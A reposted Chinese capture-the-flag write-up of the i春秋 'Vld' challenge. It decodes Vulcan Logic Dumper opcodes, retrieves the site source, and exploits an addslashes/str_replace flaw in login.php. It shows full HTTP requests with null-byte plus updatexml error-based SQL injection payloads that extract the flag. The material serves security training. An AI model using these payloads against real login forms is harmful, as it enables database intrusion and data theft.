
i春秋Vld

转载

weixin_30701575 于 2019-09-02 16:58:00 发布 189 收藏
文章标签： php 数据库
原文链接：http://www.cnblogs.com/wosun/p/11447545.html
版权


进去就问我们懂不懂Vulcan Logic Dumper，然后下面是一个报false。我们查看源码，在源码的最后提示我们index.php.txt的存在，话不多说，直接访问试试。

出现一堆我们暂时还看不懂的代码




```
Finding entry points
Branch analysis from position: 0
Jump found. Position 1 = 23, Position 2 = 38
Branch analysis from position: 23
Jump found. Position 1 = 26, Position 2 = 35
Branch analysis from position: 26
Jump found. Position 1 = 29, Position 2 = 32
Branch analysis from position: 29
Jump found. Position 1 = 34
Branch analysis from position: 34
Jump found. Position 1 = 37
Branch analysis from position: 37
Jump found. Position 1 = 40
Branch analysis from position: 40
Return found
Branch analysis from position: 32
Jump found. Position 1 = 37
Branch analysis from position: 37
Branch analysis from position: 35
Jump found. Position 1 = 40
Branch analysis from position: 40
Branch analysis from position: 38
Return found
filename:       C:\ctf\index.php
function name:  (null)
number of ops:  44
compiled vars:  !0 = $a, !1 = $b, !2 = $c
line     # *  op                           fetch          ext  return  operands
---------------------------------------------------------------------------------
   2     0  >   EXT_STMT
         1      ECHO                                                    'do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E'
   3     2      EXT_STMT
         3      BEGIN_SILENCE                                    ~0
         4      FETCH_R                      global              $1      '_GET'
         5      FETCH_DIM_R                                      $2      $1, 'flag1'
         6      END_SILENCE                                              ~0
         7      ASSIGN                                                   !0, $2
   4     8      EXT_STMT
         9      BEGIN_SILENCE                                    ~4
        10      FETCH_R                      global              $5      '_GET'
        11      FETCH_DIM_R                                      $6      $5, 'flag2'
        12      END_SILENCE                                              ~4
        13      ASSIGN                                                   !1, $6
   5    14      EXT_STMT
        15      BEGIN_SILENCE                                    ~8
        16      FETCH_R                      global              $9      '_GET'
        17      FETCH_DIM_R                                      $10     $9, 'flag3'
        18      END_SILENCE                                              ~8
  |>    19      ASSIGN                                                   !2, $10
   6    20      EXT_STMT
```

编译后的代码为（编译教程请看我另一篇随笔https://www.cnblogs.com/wosun/p/11386434.html）



```php
<?php
    echo ‘do+you+know+Vulcan+Logic+Dumper%3F%3Cbr%3E’;
    $a=$_GET[flag1];
    $b=$_GET[flag2];
    $c=$_GET[flag3];
    if($a=fvhjjihfcv){
        if($b=gfuyiyhioyf){
            if($c=yugoiiyhi){
                echo ‘the+next+step+is+xxx.zip’;
            }else echo ‘false%3Cbr%3E’;
        }else echo ‘false%3Cbr%3E’;
    }else echo ‘false%3Cbr%3E’;
    echo ‘%3C%21--+index.php.txt+%3F%3E%0D%0A%0D%0A’;
?>
```




3ffa855302a5464c8a.changame.ichunqiu.com/index.php?flag1=fvhjjihfcv&flag2=gfuyiyhioyf&flag3=yugoiiyhi

```
do you know Vulcan Logic Dumper?
the next step is 1chunqiu.zip
```

我们通过url传入三个满足条件的flag1，2，3的值得到下一步的指示

通过访问9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com/1chunqiu.zip


来下载这个zip文件



名称	压缩后大小	原始大小	类型	修改日期
..				
css				2016/8/12 18:46:10
config.inc.php	202	315	JetBrains PhpStorm	2016/9/29 16:04:57
dbmysql.class.php	645	1,541	JetBrains PhpStorm	2016/8/8 10:28:53
login.html	365	667	QQBrowser HTML Do...	2016/8/7 14:50:49
login.php	547	1,300	JetBrains PhpStorm	2016/9/29 17:50:14
register.html	362	661	QQBrowser HTML Do...	2016/9/29 16:47:35
register.php	543	1,231	JetBrains PhpStorm	2016/9/29 16:50:57


打开就是一堆网页的源码文件了

依次打开发现在login.php中存在注入



```php
<?php

require_once 'dbmysql.class.php';
require_once 'config.inc.php';

if(isset($_POST['username']) && isset($_POST['password']) && isset($_POST['number'])){
    $db = new mysql_db();
    $username = $db->safe_data($_POST['username']);
    $password = $db->my_md5($_POST['password']);
    $number = is_numeric($_POST['number']) ? $_POST['number'] : 1;

    $username = trim(str_replace($number, '', $username));
```

其中username存在addslashes()处理（单引号，反斜杠等前面都会被加上反斜杠而转义，防御sql注入），单伤下面又存在$username = trim(str_replace($number, '', $username));所以这里可以注入。


Go
Cancel
<
>
Target: http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
POST /ichunqiu/login.php HTTP/1.1
Host:
9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com
Content-Length: 61
Cache-Control: max-age=0
Origin:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com/ichunqiu/login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba
3; ci_session=a2070b2afce9a494ba94d5613e458ce1f1e08e9b;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1565688968,1565704572,1566238787,
1567399102; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1567399393;
__jsluid_h=00929ca0faa8da7d24a0222ddc556632
Connection: close

number=0&username=%00'&password=123&submit=%E6%8F%90%E4%BA%A4
```


```
HTTP/1.1 200 OK
Date: Mon, 02 Sep 2019 05:40:22 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: 16d00f5,-
X-Cache: bypass

□□□□□□□!You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use
near ''\\''' at line 1
```

将number的值改为0，username的值改为%00'出现报错（%00‘，经过addslashes()处理后（addslashes()会在NULL前加 \ ,0等于NULL）是 \0\‘）


去掉0则会变成\\’就让我们的单引号没有被注释

后台的执行语句就变成了select * from`users`where username=‘ \\ ‘ ‘ 所以会报错

再根据1chunqiu.zip中的config.inc.php给的数据库信息一步一步报错查询下去得到flag




```php
define('DB_HOST','localhost');
define('DB_USER','test');
define('DB_PASS','test1234');
define('DB_NAME','test');
define("table_name", 'users');
```


Go
Cancel
Target: http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
POST /ichunqiu/login.php HTTP/1.1
Host:
9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com
Content-Length: 97
Cache-Control: max-age=0
Origin:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com/ichunqiu/login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba
3; ci_session=a2070b2afce9a494ba94d5613e458ce1f1e08e9b;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1565688968,1565704572,1566238787,
1567399102; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1567399393;
__jsluid_h=00929ca0faa8da7d24a0222ddc556632
Connection: close

number=0&username=%00'and updatexml(1,substr((select flag from
flag),1,41),1)#&password=x&submit=
```

```
HTTP/1.1 200 OK
Date: Mon, 02 Sep 2019 05:59:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 76
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: a84e2aa,-
X-Cache: bypass

□□□□□□□!XPATH syntax error: '{dbb3004d-441c-46e2-9b07-588c6f7'
```



```
POST /ichunqiu/login.php HTTP/1.1
Host:
9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu.com
Content-Length: 98
Cache-Control: max-age=0
Origin:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.26 Safari/537.36 Core/1.63.6726.400
QQBrowser/10.2.2265.400
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer:
http://9430505317f54f8782ae992a1caa4c8ffa855302a5464c8a.changame.ichunqiu
.com/ichunqiu/login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
UM_distinctid=16c5375f27d4f5-0df0d031400707-335a4b7d-144000-16c5375f27eba
3; ci_session=a2070b2afce9a494ba94d5613e458ce1f1e08e9b;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1565688968,1565704572,1566238787,
1567399102; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1567399393;
__jsluid_h=00929ca0faa8da7d24a0222ddc556632
Connection: close

number=0&username=%00'and updatexml(1,substr((select flag from
flag),11,41),1)#&password=x&submit=
```

```
HTTP/1.1 200 OK
Date: Mon, 02 Sep 2019 05:59:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 74
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: a84e2aa,-
X-Cache: bypass

□□□□□□□!XPATH syntax error: 'd-441c-46e2-9b07-588c6f75a882}'
```

payload：%00'and updatexml(1,substr((select flag from flag),1,41),1)#

%00'and updatexml(1,substr((select flag from flag),11,41),1)#

两个得到的片段连起来得到flag：

flag{dbb3004d-441c-46e2-9b07-588c6f75a882}

转载于:https://www.cnblogs.com/wosun/p/11447545.html